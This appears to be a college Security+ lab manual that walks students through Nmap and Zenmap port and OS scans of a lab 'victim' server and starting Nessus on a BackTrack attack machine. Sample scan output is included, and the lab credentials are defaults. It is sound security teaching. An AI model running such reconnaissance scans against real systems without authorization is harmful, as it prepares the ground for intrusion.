



CompTIA Security+® Lab Series

Lab 14: Discovering Security Threats and Vulnerabilities

CompTIA Security+® Domain 3 - Threats and Vulnerabilities

Objective 3.7: Implement assessment tools and techniques to discover security threats and vulnerabilities

Document Version: 2013-08-02

Organization: Moraine Valley Community College
Author: Jesse Varsalone

Copyright © Center for Systems Security and Information Assurance (CSSIA), National Information Security, Geospatial Technologies Consortium (NISGTC)

The original works of this document were funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) at Moraine Valley Community College (MVCC).



This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48. The National Information Security, Geospatial Technologies Consortium (NISGTC) is authorized to create derivatives of identified elements modified from the original works. These elements are licensed under the Creative Commons Attributions 3.0 Unported License. To view a copy of this license, visit <http://creativecommons.org/licenses/by/3.0/>, or send a letter to Creative Commons, 444 Castro Street, Suite 900, Mountain View, California, 94041, USA.

The Network Development Group (NDG) is given a perpetual worldwide waiver to distribute per US Law this lab and future derivatives of these works.

Contents

Introduction	3
Objective: Implement Assessment Tools and Techniques to Discover Security Threats and Vulnerabilities	3
Pod Topology	5
Lab Settings	6
1 Scanning the Network for Vulnerable Systems	8
1.1 Scanning the Network Using Nmap and Zenmap	8
1.2 Conclusion	13
1.3 Discussion Questions.....	13
2 Using Nessus.....	14
2.1 Scanning with Nessus.....	14
2.2 Conclusion	17
2.3 Discussion Questions.....	17
3 Introduction to Metasploit, a Framework for Exploitation	18
3.1 Launch Metasploit and Explore the Available Options.....	18
3.2 Conclusion	25
3.3 Discussion Questions.....	25
References	26

Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will learn how to scan remote systems for open ports and vulnerabilities. Vulnerability scanners, such as Nessus from Tenable Security, are often used by people working in the field of information assurance to determine what steps can be taken to lock down systems and patch the holes. If vulnerabilities are not addressed, hackers can take advantage of them with tools like Metasploit.

This lab includes the following tasks:

- 1 - Using Nmap and Zenmap
- 2 - Using Nessus
- 3 - Using Metasploit

Objective: Implement Assessment Tools and Techniques to Discover Security Threats and Vulnerabilities

New security threats emerge every day. Security professionals need to know how to identify the holes and patch them before hackers take advantages of the weaknesses in the system. Using tools like Nmap and Nessus, security professionals can identify weaknesses in their systems so they can patch them before their systems are exploited.

Nmap – Nmap can be used in Linux, Mac, or Windows to locate machines on a network. After Nmap is used to discover machines on a network, it can also be utilized to determine which open Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports the machine has open. Nmap will give an indication of the operating system the remote machine is using. Nmap was used in the movie the Matrix.

Zenmap – Zenmap is a GUI frontend for Nmap. Zenmap is a good tool for people not familiar with the syntax of Nmap. Zenmap will allow you to easily save reports of your scans.

Nessus – Nessus, from Tenable Security, is a vulnerability scanner that indicates weaknesses in your operating systems. The tool, which is often used by people working in the field of information assurance, tells what steps can be taken to patch the holes. The home feed of Nessus is free to home users while the professional feed is not free.

Metasploit – Metasploit is an exploitation framework. Version 3 of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit, which explains which version of the operating system or application software is vulnerable

Windows Command Shell – The Windows command shell allows users to interact with the operating system from a command line environment. Virtually anything that can be done in the Graphical User Interface, or GUI, in Windows can be done from the command line. The Windows Command Shell is one of the payloads that can be used within Metasploit. If a system is vulnerable to an exploit and a hacker launches a successful attack, a command shell can be sent from the victim's machine to the attacker. Once the attacker has a command shell connected to the victim's machine, they can run commands on the remote system.

Pod Topology




Figure 1: Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log In to the following virtual machines before starting the tasks in this lab:

BackTrack 4 External Attack Machine	10.10.19.148
BackTrack 4 External root password	password

BackTrack 4 External Attack Login:

1. Click on the BackTrack 4 External Attack icon on the topology.
2. If the Ubuntu boot menu appears, type **bt4** to select the BackTrack 4 system.

If BackTrack 4 has already loaded, proceed to Step 3.



Figure 2: Ubuntu Boot Menu

3. Type **root** at the bt login: username prompt.
4. Type **password** at the Password: prompt.

For security purposes, the password will not be displayed.

5. To start the GUI, type **startx** at the root@bt:~# prompt.

```
BackTrack 4 Beta bt tty1
bt login: root
Password:
Last login: Sat Jun 16 12:07:06 EDT
Linux bt 2.6.28.1 #2 SMP Wed Feb 4 2
++ WELCOME TO THE BACKTRACK LIVE CD

[*] To start Networking - "/etc/init
[*] To start KDE - "startx"
[*] To start FUWM - "bt4-crystal"

[*] http://www.remote-exploit.org/
stroot@bt:~# startx
```

Figure 3: BackTrack 4 login

1 Scanning the Network for Vulnerable Systems

Nmap, or Network Mapper, is free and runs on multiple platforms including Microsoft Windows, Mac and Linux. It can be used to determine which hosts are up on the network and then can determine which Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports a remote system has open.

Zenmap is a GUI front-end for Nmap, which provides the user with detailed information about the machines they are scanning. The detail included by Zenmap includes banner messages that are greetings made to machines connecting to a port. Using the information gathered during the scan, Zenmap will provide an attacker with a determination of the remote machine's operating system. Once the attacker determines the version of the operating system and corresponding service pack level, they can search for an exploit that works for that specific version of the operating system.

Keep in mind that Linux commands are case sensitive. The commands below must be entered exactly as shown.

1.1 Scanning the Network Using Nmap and Zenmap

Open a Terminal to Get Started

1. Open a terminal on the Backtrack 4 External Linux system by clicking on the picture to the left of the Firefox icon, in the bottom left hand pane of the screen.




Figure 4: Opening the Bash Terminal in Linux

- Nmap has many switches. To view some of the command line syntax, type:
root@bt:~#nmap

```

root@bt:~# nmap
Nmap 4.68 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sP: Ping Scan - go no further than determining if host is online
  -PN: Treat all hosts as online -- skip host discovery
  -PS/PA/PU [portlist]: TCP SYN/ACK or UDP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO [protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags

```


Figure 5: Various Nmap Switches

- Type the following command into the command prompt to conduct a ping scan to find hosts on a network (**Note: Linux is case sensitive. Use lowercase "s" and capital "P"**):

```
root@bt:~#nmap -sP 10.10.19.*
```

You should see 2 results, 10.10.19.148 (attacker) and 10.10.19.202 (victim).

You may also see 10.10.19.1. It is a firewall attached to the external network.



```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# nmap -sP 10.10.19.*
Starting Nmap 4.68 ( http://nmap.org ) at 2012-03-03 21:10 EST
Host 10.10.19.148 appears to be up.
Host 10.10.19.202 appears to be up.
MAC Address: 00:50:56:98:00:9F (VMWare)
Nmap done: 256 IP addresses (2 hosts up) scanned in 31.11 seconds
root@bt:~#


```

Figure 6: The Results of a Ping Scan using Nmap with the -sP option

The results of the Ping Scan indicate that two hosts on the 10.10.19.0/24 network are up. However, there could be other hosts that are up that have their firewalls enabled or are not responding to Internet Control Message Protocol (ICMP) requests.

Now that the victim machine's IP address has been identified, we are ready to find out more information about it, including the following:

- Open Transmission Control Protocol (TCP) Ports
 - Open User Datagram Protocol (UDP) Ports
 - Operating System and Service Pack Level
 - Banner Messages
4. To perform a Transmission Control Protocol (TCP) Scan, type the following:
root@bt:~#nmap -sT 10.10.19.202



```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# nmap -sT 10.10.19.202

Starting Nmap 4.68 ( http://nmap.org ) at 2012-03-03 21:14 EST
Interesting ports on 10.10.19.202:
Not shown: 1698 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1058/tcp  open  nim
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 00:50:56:98:00:9F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
root@bt:~#
```

Figure 7: An Nmap TCP Scan

- To perform a User Datagram Protocol (UDP) Scan, type the following:
root@bt:~#nmap -sU 10.10.19.202

```

root@bt:~# nmap -sU 10.10.19.202

Starting Nmap 4.68 ( http://nmap.org ) at 2012-03-03 21:43 EST
Interesting ports on 10.10.19.202:
Not shown: 1472 closed ports
PORT      STATE      SERVICE
53/udp    open|filtered domain
88/udp    open|filtered kerberos-sec
123/udp   open|filtered ntp
135/udp   open       msrpc
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
389/udp   open|filtered ldap
445/udp   open|filtered microsoft-ds
464/udp   open|filtered kpasswd5
500/udp   open|filtered isakmp
1032/udp  open|filtered iad3
1034/udp  open|filtered activesync-notify
1059/udp  open|filtered nimreg
3456/udp  open|filtered IISrpc-or-vat
4500/udp  open|filtered sae-urn
MAC Address: 00:50:56:98:00:9F (VMWare)

Nmap done: 1 IP address (1 host up) scanned in 15.72 seconds
    
```

Figure 8: An Nmap UDP Scan

Keep in mind that UDP is an unreliable protocol, so UDP scan results may be unreliable.

- For this step, we will use **Zenmap**, the Graphical User Interface (GUI) frontend to Nmap. To start Zenmap, type **zenmap** at the BackTrack terminal.
root@bt:~#zenmap



Figure 9: Typing zenmap into the BackTrack Terminal

- After the Zenmap GUI tool opens, type **10.10.19.202**, the address of the Windows victim machine, into the target box and click the **Scan** button.




Figure 10: Entering the Target IP address in Zenmap

Viewing the Results

Your Zenmap scan may take about 5 minutes to complete. After it is complete, the IP address of the Target machine will be displayed in the left hand pane of Zenmap.

- Click on the **Ports/Hosts** Tab to view the open ports and banner messages.

Ports / Hosts	Nmap Output	Host Details	Scan Details		
	Port	Protocol	State	Service	Version
●	21	tcp	open	ftp	Microsoft ftpd
●	23	tcp	open	telnet	
●	25	tcp	open	smtp	Microsoft ESMTTP
●	53	tcp	open	domain	Microsoft DNS
●	80	tcp	open	http	Microsoft IIS webserver
●	88	tcp	open	kerberos-sec	Microsoft Windows kerberos-sec
●	110	tcp	open	pop3	Microsoft Windows 2003 POP3 Service
●	135	tcp	open	msrpc	Microsoft Windows RPC
●	139	tcp	open	netbios-ssn	
●	389	tcp	open	ldap	
●	445	tcp	open	microsoft-ds	Microsoft Windows 2003 microsoft-ds

Figure 11: Zenmap Reports the Open Ports and the Banner Messages of the Scanned Machine

- To Close Zenmap, select **Scan** from the Menu bar, then select **Quit**.




Figure 12: Quitting Zenmap

- Click **Close anyway** when you are asked about saving the Intense Scan. Click the **Cancel** radio button on the following **Crash Report** window.




Figure 13: Option to Save a Zenmap Report

1.2 Conclusion

Nmap is a scanning tool that can provide information about which remote machines are up and running, which ports they have open, and what operating system they are running. Zenmap is a GUI frontend for Nmap that provides the user banner messages, which are responses from the remote machine providing details about the operating system and applications. Zenmap scans can be saved so they can be analyzed at a later time.

1.3 Discussion Questions

- Why is Nmap useful for people working in the field of Information Assurance?
- What is the best way to find out all of the available switches for Nmap?
- How can you perform a ping scan to determine a live hosts using Nmap?
- What is the syntax to scan a remote machine for open UDP ports?
- What is the syntax to scan a remote machine for open TDP ports?

2 Using Nessus

Nessus, from Tenable Security, is a vulnerability scanner that indicates weaknesses in your operating systems. The tool, which is often used by people working in the field of Information Assurance, tells what steps can be taken to patch the found vulnerabilities. The HomeFeed subscription of Nessus is free to home users; the Professional Feed subscription is available for purchase.

2.1 Scanning with Nessus


There are two parts to Nessus, the client and the server. They do not have to run on the same machine, but they can both be installed to the same system.

You should always request permission before you perform a Nessus scan because it is possible that the system you are scanning could go down or become inoperable. Scan with caution.

To launch the Nessus server and Nessus client:

1. Open a terminal within BackTrack 4 system by clicking on the terminal icon in the bottom left corner. Start the Nessus Server daemon by typing the following command:

```
root@bt:~# /etc/init.d/nessusd start
```



```
root@bt:~# /etc/init.d/nessusd start
Starting Nessus daemon: nessusd.
root@bt:~#
```

Figure 14: Starting the Nessus Server

You should receive the message *“Starting Nessus Daemon: nessusd.”*

2. Verify that the Nessus Server is started by typing the following command:

```
root@bt:~# netstat -tanp
```



```
root@bt:~# netstat -tanp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address State           PID/Program name
tcp        0      0 0.0.0.0:1241     0.0.0.0:*        LISTEN         8541/nessusd: waiti
root@bt:~#
```

Figure 15: Verifying the Nessus Server was Started

3. Start the Nessus client by typing the following command at the terminal:
`root@bt:~#nessus`

